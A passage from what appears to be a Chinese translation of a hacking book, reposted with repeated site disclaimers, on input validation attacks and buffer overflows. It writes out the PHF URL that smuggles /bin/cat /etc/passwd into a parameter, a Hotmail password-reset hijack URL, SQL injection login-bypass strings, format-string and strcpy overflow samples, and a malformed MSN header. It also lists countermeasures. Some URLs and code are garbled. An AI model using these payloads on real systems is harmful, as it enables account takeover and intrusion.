遗憾的是，所有应用软件中输入部分的设计都不尽如人意。如果一个应用系统未能对输入的数据进行检查、验证或者证实，系统将存在恶意攻击的隐患。通过使用恶意输入，黑客就能获得或者远端系统的一个非预期的系统响应。我们把这种通过输入操作对系统进行攻击并产生一个恶意响应的过程称为输入验证攻击，并通过以下步骤恶意攻击得以执行：

1. 定位一个没有运行输入验证检查的易受攻击应用程序。
2. 针对该应用程序输入一些可操纵的输入，使该应用系统产生一个恶意响应。

输入验证威胁

许多输入验证攻击的产生都归因于该应用程序开发者较低的程序开发能力所致。没有对远端或者本地所接受的输入数据进行有效验证的所有程序都将受到输入验证攻击的威胁。黑客通常利用这些系统弱点，达到如下多种不同的恶意攻击目的：

1. 在没有合法的访问权限情况下，通过远端系统执行恶意命令。
2. 获取机密数据，比如 密码文件、数据库、信用卡等信息。
3. 非授权方式进入远端系统。
4. 绕过本地或者远端的安全保护机制。

输入验证漏洞的案例

对现实生活中输入验证攻击进行研究是理解其攻击机理比较好的方法。在过去的输入验证过程中存在许多漏洞，这些漏洞已经被全世界成千上万用户在运行 Web 应用程序中逐步发现。一些非常经典的 Internet web 攻击总结如下：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Hotmail.com 是微软公司在 Internet 上最为流行的电子邮件服务系统门户网站。然而，就其拥有的资源和技术而言，微软的 Hotmail 却存在着很多的输入验证漏洞。其中最普遍的漏洞之一就是重设密码输入验证攻击。Hotmail 允许客户在没有任何授权情况下对任一其他 Hotmail 账户的登录密码进行重新设置。也就是说，黑客即使没有就密码或者没有正确回答机密问题情况下就能更改受害者账户的密码。利用该漏洞，黑客能通过下面步骤更改任何其他 Hotmail 账户的密码：

1. 启动浏览器。

2. 在地址栏中输入下面的 URL 地址

http://register.passport.net/emailpwdreset.srf?lc=1033gem=victim@hotmail.comgid=gcb=gprefem=attcher@attacker.comgrst=1

其中，victim@hotmail.com 表示遭受重设账户密码的受害人 email 地址，attacker@attacher.com 表示黑客的 email 地址，修改受害者密码的页面链接必须发送到该 email 地址。

3. 键入了以上的 URL 链接，一封 email 就将发送到黑客的 email 账户，其中包含允许黑客修改受害者账户密码的页面链接，值得注意的是，该过程根本没有任何的输入验证过程！通过以上三个步骤，黑客就可以轻松地对其他 Hotmail 账户的密码进行修改。

以上的 Hotmail 输入验证攻击漏洞是一种典型的系统攻击案例，任何黑客都可以利用该漏洞在没有任何授权验证的情况下获取机密文件或脚本。即使一个非授权人士都可以访问 Hotmail 的重设密码应用程序。正如众多的输入验证攻击一样，该漏洞也是由于缺乏如下的编程经验所致：

1. 没有经过任何授权验证就允许访问“密码重设脚本”。必须在机密文件上强加一些授权验证。

2. 这类输入验证攻击具有即时性。对于黑客而言，由于显示在客户端浏览器上的 URL 链接直接指向黑客，这类攻击很容易被黑客得逞。比如，当 xyz@hotmail.com 重设其密码时，以下链接就会显示在客户端浏览器上：

http://register.passport.net/emailpwdreset.srf?lc=1033gem=xyz@hotmail.comgid=gcb=gprefem=xyz@attacker.comgrst=1

通过以上链接我们就可以看到，没有通过任何手段对所调用的脚本以及参数进行隐藏。仅通过对该 URL 进行研究，有经验的黑客就可以找到输入验证的漏洞。如果能对显示在客户端窗口的 URL 采取相应的隐藏或者封装措施，黑客就很难找到执行此类攻击的漏洞。

Apache Web 服务器

Apache Web 服务器是最为通用的 Web 服务器之一，但遗憾的是，即使安全性很高的 Web 服务器也会相对地受到输入验证攻击的威胁。在 Apache web 服务器上的 PHF 脚本语言中存在一个漏洞，该漏洞能使黑客获取磁盘上几乎所有文件。通过在浏览器上键入如下的 URL 链接就可以利用该漏洞：

http://www.abc.com/cgi-bin/phf?Qalias=xq0a/bin/catq20/etc/passwd

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

该地址可分解为以下的几个部分：

1. http://www.abc.com：受攻击的受害者域名。
2. cgi-bin/phf?Qalias=x：该部分 URL 称为具有适当授权的带参数 PHF 脚本。
3. Q0a：使受害系统的命令提示指向下一个新行。
4. /bin/catq20/etc/passwd：该部分利用输入验证攻击，并执行恶意命令。

以上实例中，输入验证攻击用于绕过运行易受攻击版本的 Apache 系统的安全防范限制，以非法获取机密文件。此类恶意攻击可能得逞，其原因就在于 PHF 没有对紧跟其接受参数后面的恶意代码进行任何检查操作。一个能够阻止正常参数之后所有代码的验证过程就完全可以阻止此类的输入验证攻击。

MailMachine.cgi

大多数 Internet 用户都可能是一个或者多个邮件列表的成员。邮件列表是具有相同兴趣的个人或者团体进行在线讨论非常有效的媒介。许多在线站点允许他们的访问者建立一个邮件列表，以获得定期的信息更新、新闻等等。这类站点经常使用称为 MailMachine 的 CGI 脚本来对这些在线的邮件列表数据库进行维护。尽管该脚本非常流行，但它存在的一个弱点很容易被黑客利用，也就是利用输入验证攻击对用户数据库进行非法访问。通过在浏览器中简单地键入以下地址，黑客就可以订阅或者退订由 MailMachine CGI 脚本进行维护的邮件列表中的任何邮件地址。

http://www.abc.com/cgi-bin/mailmachine.cgi?EMAIL

如果 EMAIL 不是邮件列表中的成员，则该邮件地址就将获得订阅。如果已经是其中的成员，则将退订该 EMAIL 地址。该攻击存在的主要原因在于更改密码的脚本执行前用户的身份没有得到验证。当“订阅”或者“退订”脚本运行时，简单地要求用户输入密码的方法就可以避免问题的发生，MailMachine CGI 脚本也会更具安全性。另一种简单的措施就是当“订阅/退订”请求发生的同时向客户发送一封确认邮件，要求用户回复或者点击链接进行确认。如果没有得到用户确认，该请求将被拒绝。

SQL 注入攻击

SQL 注入攻击就是黑客利用专门设计的 SQL 问题或者命令在受害系统中执行恶意攻击的行为。该问题存在的原因主要就是没有对 Internet 上访问数据库的请求进行输入验证。更糟的是，SQL 攻击，正如众多的输入验证攻击一样，借助于浏览器就能方便地进行恶意攻击。众多网络站点与他们的在线数据库的安全性存在着强烈的依赖关系。有关这些信息的任何破坏都将导致经济损失、客户抱怨、法律纠纷等各种形式的严重后果。

显而易见，SQL 注入攻击的第一步就是要找到一个易受攻击的目标。黑客通过在线的登录命令、搜索请求、客户订阅、用户反馈等方式发出试探信息，向远端系统提交数据。黑客所能利用另外一个潜在的目标就是所有 ASP、PHP、CGI 等类似动态页或脚本的引用。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

下面的 HTML 代码就是一个易受 SQL 注入攻击的目标，原因就在于这段代码允许用户提交信息，同时也引用了一个 ASP 文件。

```
<form action="script/login.asp" method="post" name="loginForm">
<input type="text" name="username" value="username'></input>
<input type="password" name="password" value="password'></input>
</form>
```

掩盖非法记录，绕过安全防范措施，在远端系统上执行恶意代码等等这些都是黑客可以在一个易受攻击 SQL 服务器上所能进行的恶意攻击行为。SQL 注入攻击最常见的例子如下所述。特别提醒你的是，目前存在着大量的此类恶意攻击。

访问机密记录（Accessing Secret Record——ASP）

所有 Web 站点都要通过输入表格或者输入询问等交互方式与用户进行沟通。ASP 脚本经常用于处理用户的输入信息，访问数据库，以及结果输出等处理过程。但是，缺少适当的输入验证就意味着黑客能利用此类的数据库查询脚本从受害者所在的数据库中获取机密的数据记录。我们来研究下面的例子：

http://www.domain.com/index.asp?querystring=sports

从以上链接中我们可以看出用户的输入（也就是 sports）已经被存储于变量 querystring 中。ASP 文件通过查询数据库并将与用户所输入的 query string 相匹配的记录显示出来。该 URL 地址也可以用如下所示的 SQL 查询语句表示出来：

```
SELECT * FROM database WHERE querystring='sports'
```

该语句查询数据库，也会将与‘sports’查询字符相匹配的记录显示出来。另外一个例子如下所示：

```
SELECT * FROM database WHERE querystring='sports' or querynumber='5'
```

该 SQL 查询将 querystring 与‘sports’相匹配的记录，以及 querynumber 等于 5 的所有记录显示出来。显而易见，SQL 查询语句可以非常方便、有效地从一个数据库中获取数据记录。然而，只有当用户能提供合法输入的情况下 SQL 才能有效地工作。遗憾的是，黑客通过对输入数据的操纵就能轻松地非法访问机密的数据记录。请参看以下的数据库查询：

http://www.domain.com/index.asp?querystring=sports or 1=1—

这里的 querystring 变量可以与 sports 匹配，也可以与 1=1—进行匹配。该查询可以转换为下面的 SQL 查询语句：

```
SELECT * FROM database WHERE querystring='sports' or '1=1—'
```

该查询看上去没任何问题，但实际上确实是一个恶意的注入攻击，它能够显示数据库中所有的记录，并不去关心这些记录是否与 sports 相匹配。利用此类的查询语句就可以从远端的受害系统中非法获取所有的机密数据记录。此处的漏洞就在于 SQL 参数的[--]部分。SQL 正如每种程序设计语言一样，也利用特殊的字符对代码进行标注，这些[--]字符用于显示标注的开始。也就是说，在最后解析中上面的 SQL 查询将被翻译成如下语句：

```
SELECT * FROM database WHERE querystring='sports' or 1=1
```

有趣的是，相同的 SQL 查询变成了一个查询，并将显示 querystring 与 sports 或 1=1 相匹配的所有记录。显然，第二个条件，也就是 1=1— 将总为真值。这就意味着无论第一个条件满足与否，由于第二个条件总为真值，该语句将返回并显示所有的记录。不幸的是，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Internet 上绝大多数系统容易受到此类的攻击。黑客经常利用该漏洞非法访问客户列表、账户以及客户信息以及其他相关的机密数据。

绕过安全设置

Internet 上的许多站点请求其客户输入用户名和密码进行身份验证，以维护系统的安全性。如果输入了正确的用户名-密码对，就可以获得合法的登录请求。然而，懂些 SQL 知识的黑客能轻松地绕过登录对话框，并执行输入验证恶意攻击。用户每次在站点上的登录表单上输入用户名和密码的时候，下面的 SQL 语句将被执行：

```
SELECT PEOPLE from database
WHERE Username='<输入的用户名>'
AND Password='<输入的密码>'
IF<以上 SELECT 命令执行为真>{授权该用户}
ELSE{拒绝该用户}
```

举例来说，假定用户名为 ankit，密码为 ankit123，则将执行以下的步骤：

1. 在登录表单上输入以上所提及的用户名和密码后，下面的 SQL 查询语句将被执行：

```
SELECT PEOPLE from database
WHERE Username='ankit'
AND Password='ankit123'
IF<以上 SELECT 命令执行为真>{授权该用户}
ELSE{拒绝该用户}
```

2. 该查询从整个数据库中搜索用户名为 ankit，密码为 ankit123 的记录。如果数据库中有此记录，则该用户将允许登录，否则该用户的登录请求将遭到拒绝。

遗憾的是，黑客能轻松地操纵输入信息，比如在线提交的登录用户名-密码对，以执行 SQL 注入攻击，并绕过受害系统中的安全设置。黑客可在登录窗口中键入以下数据：

```
Username： abcd 或者 1=1--
Password：BLANK
```

利用该组输入数据，将会执行下面的 SQL 查询语句，以进行身份验证。输出的粗体部分与验证过程很相关。

```
SELECT PEOPLE from database
WHERE Username='abcd'OR1=1--
AND Password=' '
IF<以上 SELECT 命令执行为真>{授权该用户}
ELSE{拒绝该用户}
```

SQL 查询的粗体部分有[--]标注，以表示注释的开始部分。因此，这些[--]字符以后的所有部分都将被视为注释代码，因此而被忽略。这就意味着，在粗体部分的作用下，SQL 查询将被翻译成以下代码：

```
SELECT PEOPLE from database
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

WHERE Username='abcd'OR1=1

由于条件 1=1 永远为真，上面的 SQL 查询的执行结果将再次为真。正如我们所看到的，黑客仅简单地键入 abcd or 1=1 作为用户名和一个为空的密码就可以绕过安全设置，以数据库中合法用户的身份登录到系统中。简单地通过永真的条件（1=1），从数据库读取的第一条记录就通过了自身的验证。黑客经常利用 SQL 注入的方式获得输入验证漏洞，以绕过受害系统中的安全设置，并获得机密数据信息。

DOS 攻击也是一种输入验证攻击吗？

一些专家认为概念上的服务拒绝攻击是另外一种输入验证攻击。毕竟多数 DOS 攻击需要由黑客创建恶意的输入程序包，并发送给远端的受害系统。当这些大量重叠的恶意数据报到达目标系统时就会引起系统崩溃或者导致系统效率下降。又是由于缺乏输入数据包的验证，使得此类攻击再次得逞。引入对输入数据包的长度和其他参数进行验证的机制以后，安全验证机制就会过滤掉非法数据输入，就将会避免众多的 DOS 攻击。但仍然有很多安全专家坚持认为输入验证攻击完全不同于 DOS 攻击。

Fadia 关于输入验证攻击流行工具的热点推荐

1．软件名称：你喜欢的浏览器，比如 Internet Explorer。

2．特点：多数输入验证攻击不需要任何第三方工具，并很容易地从黑客所在的浏览器本身执行恶意攻击。

3．下载地址：不可用。

防范措施

1．在应用程序的开发阶段就要时刻牢记安全问题，并将此类攻击的防范重点放在开发阶段。程序开发要与系统安全性协同并进。在应用软件系统发行并投放市场前一定要进行适当的输入验证测试。在试用阶段就要对应用程序在各种可能的输入条件下进行测试。

2．在所有的应用程序场合都要对用户和机密文件的访问加以限制。

3．开发者一定要明确哪些用户允许访问哪类的文件，并在此基础上建立完善的安全机制对文件的访问加以限制。

4．不要将受信任的数据放于非信任的内存空间，也绝不能让非信任的应用程序访问这些受信任的数据。

5．更好的办法就是采取措施预防输入验证攻击，而不是等问题来临再想办法解决。在开发阶段就对输入验证的漏洞进行快速地查找并排除，这是更为有效、更经济、更容易解决问题的办法。

6．精简代码。确保应用程序中的代码简单化，不但易读易懂，可以更容易地鉴别和消除输入验证过程中的任何漏洞。

7．记录输入数据的长度，确保与其内容相一致，并同时需要进行验证。这也是保护应用程序的一种简单有效的方法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8．对所有用户输入、cookie 文件和 URL 变量中的特殊字符进行过滤，比如引用标记、分号、斜线、反斜线等，就可以防止系统受到 SQL 注入攻击。该过滤机制使得黑客很难执行 SQL 注入攻击。

9．更多的防护方法请参看防止缓冲区溢出攻击部分的相关内容。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第七章　缓冲区溢出攻击

引言
缓冲区溢出类型
堆栈溢出、堆溢出以及整数溢出
案例
防范措施

缓冲区溢出是网络黑客进行网络攻击最致命的武器之一。通过这些危险工具，黑客就可以部分或者完全获得目标计算机的控制权。缓冲区溢出就是用来部分甚至完全获得对目标计算机的控制。缓冲区溢出攻击不但能使黑客在目标计算机上执行恶意代码，而且能使黑客在受害系统中安装后门程序，以执行后续的恶意攻击。因此，缓冲区溢出攻击被认为仍然是闯入远端系统，并导致重大破坏后果的最致命方法。

事实上，缓冲区溢出攻击是由应用程序开发者所编制的臃肿程序或者不完善的内存管理程序所致。尽管该攻击中存在高度的危险性，大多数系统管理员却不能有效地修补系统，以防止缓冲区溢出恶意攻击。由于缓冲区溢出通常能提供给黑客访问根目录或者超级用户的权限，因此，对于每个组织都必须采取必要的措施，最大限度地减少此类恶意攻击所带来的危害。

工作机理

Internet 上的每台主机（服务器）都运行着一些特殊的服务或者后台程序，以实现客户或用户能够访问特定的信息、物资或服务。这些后台程序都运行主机上不同的预定义端口号上，以使得客户通过特定的服务就能得到想要的特定信息。比如，邮件后台服务程序运行在 25 号端口，允许用户发送邮件，而运行在 110 号端口的 POP 后台服务程序用来接收邮件。我们可以看出，每个应用程序都运行于主机特定的端口上，并为客户提供特殊的服务。

运行在主机中的这些应用程序有访问系统部分资源的权限，而对远端用户或者其他应用程序是不可用的。大多数应用程序都运行于主机的特定端口，并能访问特定的系统变量、系统文件，有时甚至能在主机系统上执行特定的命令。显然，如果黑客在某种程度上取得运行在目标主机上应用程序的控制权，他就能利用受害方应用程序的特权，并在目标计算机中执行他们自己的代码。这就是缓冲区溢出攻击的一般工作机理。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

缓冲区溢出种类

一定要记住的就是所有的缓冲区溢出攻击都归咎于不当的内存管理机制。缓冲区溢出主要有下面几种：

1. 堆栈溢出
2. 规则字符串溢出
3. 堆溢出
4. 整型溢出

堆栈溢出

缓冲区溢出最典型的例子就是堆栈溢出。明显地，如前所述，一个黑客不会允许或授权在远端的受害计算机中执行恶意攻击命令。然而，可通过对运行在系统中不安全的应用程序进行控制，将恶意攻击代码强加给目标计算机。也就是，通过堆栈溢出的缓冲区溢出攻击能通过以下过程被执行：

1. 定位并控制运行在目标计算机中的不安全且易受到攻击的应用程序。
2. 确定所要在计算机中执行的恶意代码。
3. 最后，利用受害应用程序的特权，对受害计算机中的特定命令进行控制。

总之，在一个堆栈溢出中，黑客接管远端系统中一个易受攻击的应用程序的授权或特权，对受害计算机进行控制。

寻找易受攻击的应用程序

定位运行在目标系统中的一个不安全应用程序，以用于执行一个缓冲区溢出。最好的方法就是研究该应用程序的源代码，并通过各种不同类型和长度的人工输入进行测试。另外一种聪明的办法就是手工检查各种输入验证错误。同时，也可以访问最常用的 Web 站点，寻找易受攻击应用程序的各种已知的缺陷。

注入恶意代码

发现易受攻击的应用程序之后，接下来就要在目标计算机中的缓冲区内存中移植不定的和恶意的代码。黑客的主要目标就是利用该应用程序执行恶意代码，黑客通过向目标应用程序中的内存缓冲区中移植恶意代码，并将应用程序的控制跳转到该恶意代码所在的地址并执行它。攻击的第一步就是恶意代码的移植，可通过以下方法实现：

黑客向受到攻击的应用程序发送一个恶意代码，以作为一个输入或者一个参数。随后该入侵命令将被暂存于应用程序的临时缓冲区中，随时等待并在需要的时候执行。多数情

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

况下，被注入系统中的恶意字符串实质上是恶意的系统命令。一旦该入侵的、致命的字符串被注入，它就能执行任何的指令集合。

执行恶意代码

正如经常发生的情况一样，如果系统中的缓冲区内存中已经存在了必要的恶意代码，则黑客进行恶意攻击将变得更加容易。他也不必再向目标系统中注入新的恶意代码。事实上，许多黑客仅需要已有的恶意代码，也是在多数系统中广泛应用的系统命令。他们甚至也可以不用注入自己编写的破坏性命令。

在受害系统的应用程序缓冲区空间中注入了需要执行的恶意代码之后，黑客就需要寻找机会来执行这些代码。也就是说，黑客现在必须要找到一个方法，转移应用程序的控制流程，以指向恶意攻击代码所在的地址并执行这些命令。该程序控制操作可通过易受攻击的应用程序的一个缓冲区溢出来实现。有多种方法可实现缓冲区溢出，具体解释如下：

堆栈粉碎

一个应用程序在每次调用一个函数时都为每个函数在堆栈中创建一个独立的活动记录。每个活动记录都携带一个返回地址，以指明函数执行完毕后程序控制流的跳转位置。通过将其地址更改为存储恶意代码的地址，在函授执行完毕后应用程序控制流就将被迫转移到恶意代码所在的地址。这种缓冲区溢出被称为堆栈粉碎。

攻击代码
返回地址
本地变量
缓冲区空间
0000

函数指针戏法

对于该方法，首先要识别目标应用程序的功能指针。用于指明函数类型的指针变量被称为一个函数指针。通过临近的缓冲区溢出，就可能操纵一个函数指针，并指向该攻击代码。这种情况下，也会发生缓冲区溢出。

如果黑客能通过以上的方法接管受害应用程序的控制权限，他就可以利用该应用程序相同的特权在目标系统中执行任何的恶意代码。一项常用的技术就可以更改指针或者返回地址，使其指向 Shell 代码所在的内存地址。这将允许访问 Shell 命令，同时也使黑客能够执行各种命令和后门程序。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

从长远角度看，最有效也是成本最小的解决问题的办法就是在软件开发阶段就要付出财力、物力，以确保代码的安全性，远比后期发行阶段发现漏洞再去弥补好得多。

多年来，全世界范围内的许多计算机系统都受到了不同程度的格式串攻击。格式串攻击是一种典型的缓冲区溢出攻击，它既能从本地又可以从远端系统上执行恶意攻击。这类攻击主要寻找运行在 Internet 中的不安全应用程序，并利用格式串处理与调用过程缺乏验证的系统漏洞。C 程序语言被广泛用来开发大量的 Web 应用程序、后台服务程序和平台等。C 程序设计语言也是应用程序开发中最常用的开发平台，也是通用性最好的程序语言。在 C 编程语言中，开发者能通过大量的标准 C 头文件（函数库）访问多种标准函数，比如 printf(), sprintf(), fprintf(), vprintf(),snprintf(), syslog()等。其中的每个函数都通过一组参数得到调用。通常情况下，每个函数至少要通过两个主要变量对上面的函数列表中的函数进行调用：

1．第一个参数，通常称为格式串，表示其后变量的个数和类型。也就是说，格式串为一个变量，它用来说明紧随其后的参数个数，同时也包括如何对其进行格式说明的数据和指令。最常用的格式串如下所示：

数据类型	格式串
十进制	%d
十六进制	%x
字符串	%s

2．第二个参数用于说明输出流的数据类型。第二个参数的类型和格式通常称为格式串参数，其实际上是用于在 Internet 上打印或者显示。比如，

Printf(“&d”, input_decimal); // 一个打印声明的例子

以上的例子中能分解出来以下两个单独的变量：

&d: 表示后面紧跟的是十进制类型的数据

input_decimal: 表示该参数为十进制的数据类型。

以前我们已经在 C 函数调用中讨论到了格式串的调用问题。然而，远端系统中的黑客很容易利用格式串缓冲区溢出执行恶意代码或者获取机密数据。也就是说，当黑客对提供给不安全应用程序的输入数据进行操纵时，就会产生致命问题。比如，在下面的 printf 命令调用中：

printf(“&s”, input_string);

上面的第一个变量，%s 格式串表明了所期望的第二个参数为字符串的数据类型。假定一个黑客已经包含一个%s 格式的字符串作为第二个变量的输入，通过黑客所操纵输入数据，受攻击的应用程序仍然期望下一个字符作为其输入。也就意味着，应用程序仅需要一个字符串参数作为输入。然而，一旦恶意的格式字符串注入到应用程序，黑客就能欺骗其等待更多的输入。从该角度而言，恶意代码能用于应用程序的开发。

值得注意的是，上面提到的恶意格式串并不是用于破坏应用程序的唯一一种。有许多特殊的字符串能用来作为输入，以执行恶意格式字符串的缓冲区溢出攻击。请参看下面的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

例子：

```
int temp=0; //整型变量赋 0 值。
printf("ABC\n\n%n",&temp);//在屏幕&上显示 ABC,%n 格式串存储了变量的字节数
                          //（此例中为 3 个字节），并保存于 temp 临时变量里。
printf("Value of Var:%d", temp);// 在屏幕上显示 3。
```

总之，当用于输入的恶意格式串对应用程序进行攻击时，就被称为格式串攻击。格式串漏洞主要是由于应用程序开发者缺乏编程经验以及缺少输入验证过程等原因产生的。

堆溢出

这里的堆是指系统分配的由小尺寸内存块组成的内存区域，它们以双向链表的方式组织在一起。其中的每个块的头部都包含了前向和后向指针。通过更改这些指针，以指向恶意代码所在的地址，则程序控制流就能被接管和控制。

整型值溢出

通常情况下，应用程序需要从外部直接或者间接获得一个整型数值作为输入。与此同时，该整型值有时也用来索引一个数组并访问存储在该位置的数值。然而，如果该整型值发生越界，那么就可能为黑客提供了一个超越数组边界的恶意整型输入，并引起一个授权的内存地址读或写操作。则该非授权方式进入系统就会用来执行恶意代码或者访问机密数据。一个整型数溢出总结如下：

1. 从外部资源获得应用程序能够接收整型输入的部分。

2. 注入一个越界的整型数输入给应用程序，使得存储在特定内存区域的恶意代码得以执行。

比如，Unix 系统中的邮件后台服务程序 Sendmail 就经常被整型数溢出攻击所利用。运行在一个远端系统中 Sendmail 应用程序，主要通过下面的步骤被黑客攻击：

1. Sendmail 有 100 种带有不同默认冗长级别的调试种类，这些默认的级别存储在一个 tTdvect(100)的数组里，并可以通过命令行输入进行修改。用户可以在一个整型变量 category 中更改默认的冗长级别，并由 Sendmail 负责对该输入值进行存储。

2. Sendmail 实际上对存储于 category 中的输入值进行验证，并检查其是否低于 100。也就是说，该输入值要经过验证，以确保低于 tTdvect(100)数组的上限值。

3. 然而，黑客实际上能输入一个非常大的数值，在此情况下，Sendmail 会将其处理为负数。该输入值因此会通过第二步所提到的上限检查。

4. 当应用程序试图注册 tTdvect(100)数组时，由于该值为负，就会出现下面的情况：

```
tTdvect[category] // 是负值。
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

tTdvect[tTdvect-category] // 因此，数组指针指向该地址。

5．如果黑客能访问 tTdvect 的地址，则就会提供该巨大的二进制地址作为 category 变量的输入，将会有下面情况发生：

tTdvect[category] // 与 tTdvect 具有相同的地址。

tTdvect[tTdvect-tTdvect] // 因此，数组指针指向该地址。

tTdvect[0] //最后该索引获得了相应的数值。

6．这样，黑客需要做的就是对提供给 category 变量的输入进行操纵，使其指向已经存在磁盘中或者以变量形式注入的恶意代码所在的位置。

有关缓冲区溢出更多的案例

在该部分，我们将讨论 Internet 中最为常见的缓冲区溢出漏洞。

基本的编程错误

多数情况下，缓冲区溢出攻击经常是由于输入验证失败或者不安全的代码编程经验所致。以下面的代码为例，我们可以看出 strcpy()并没有检查目标字符串的长度，因此会导致缓冲区溢出的产生。

```
void copy (char *large)       // BUFFER OVERFLOW
{
char small[16];               // SMALLER STRING
    strcpy(small, large); // TRIES TO COPY LARGER STRING ONTO
}                                 // SMALLER

void main( )
{
char large[256];              //LARGER STRING
for(int i = 0; i<255; i++) //SETS THE VALUE OF THE ALRGER
STRING
large[i] = 'Z';
copy(large);                  //CALL FUNCTION TO COPY
}
```

在以上的缓冲区溢出程序例子中，一个简单的 IF 条件判断就可以防止该漏洞的产生。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

过长信息头引起的 MSN 缓冲区溢出

该漏洞是指黑客能从远端登录，通过执行缓冲区溢出就可使 MSN 客户端瘫痪。该方法就是向远端的 MSN 客户端发送一个带有极其长的信息头的消息。当运行不安全 MSN 信使的远端系统接收该消息时，就会由于系统无法处理而导致整个系统瘫痪。

一个通过 MSN 信使发送的常规的消息头形式如下所示：

```
<START> MIME-Version; 1.0 Content-Type: text/plain; charset=UTF-8
X-MMS-IM-Format;
N=Times % 20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
